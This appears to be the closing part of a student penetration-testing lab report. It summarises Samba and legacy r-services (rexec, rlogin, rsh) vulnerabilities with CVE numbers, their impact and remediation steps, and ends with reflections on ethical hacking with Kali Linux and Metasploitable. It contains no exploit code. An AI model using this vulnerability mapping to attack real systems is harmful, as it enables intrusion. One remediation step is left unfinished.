- **Vulnerabilities:**
  - **SMB version 3.0.20** is vulnerable to:
    - Remote Code Execution (RCE)
    - Null session attacks
    - Arbitrary file write/read
- **Common CVEs:**
  - CVE-2007-2447 – Samba "username map script" command injection
  - CVE-2017-7494 – Arbitrary code execution

- **Impact:** Attackers can exploit these flaws to **gain shell access**, **move laterally**, or **dump credentials**.

- **Remediation Steps:**
  - Disable SMBv1 and restrict access to trusted IPs only
  - Upgrade Samba to the **latest stable version (v4.20.1)**
  - Harden the /etc/samba/smb.conf file to disable guest access and enable logging

- **Reference:** **https://www.youtube.com/watch?v=HPP70Bx0Eck**

2. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- **Services:** Rexec, Rlogin, Rsh (Legacy UNIX services)
- **Status:** Outdated, Insecure, and Deprecated

- **Vulnerabilities:**
  - Transmit credentials in plaintext
  - Vulnerable to **MITM (Man-in-the-Middle)** and **replay attacks**
  - Weak or no authentication mechanism

    - Allow unauthorized remote access if .RHOSTS files are misconfigured

- **CVEs:**
    - CVE-1999-0651 – R-services allow remote attackers to access without proper authentication.
- **Impact:**
    - Any user on the network can potentially **impersonate** others and execute remote commands
- **Remediation Steps:**
    - Immediately disable the rsh, rlogin, and rexec services:
- **Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0651**

Learning from this project

During the course of this project, I gained valuable hands-on experience in the field of ethical hacking and network security. By working within a controlled lab environment using Kali Linux and Metasploitable, I was able to simulate real-world cyberattacks in a safe and educational setting. This allowed me to understand how attackers identify and exploit vulnerabilities in systems. I performed crucial steps such as network scanning, enumeration, exploitation, and privilege escalation—each stage helping me solidify my theoretical understanding through practical application.

One of the most important aspects I learned was the importance of security remediation. After exploiting the vulnerabilities, I focused on how to mitigate them to prevent real-life attacks. I also explored tools like Nmap, Metasploit, and John the Ripper, which are widely used in the industry for penetration testing. Overall, this project has significantly enhanced my technical skills and has given me a strong foundation to pursue further specialization in cybersecurity. It reinforced the ethical responsibility of a penetration tester to protect digital infrastructure by identifying weaknesses before malicious actors can exploit them.

Thank You !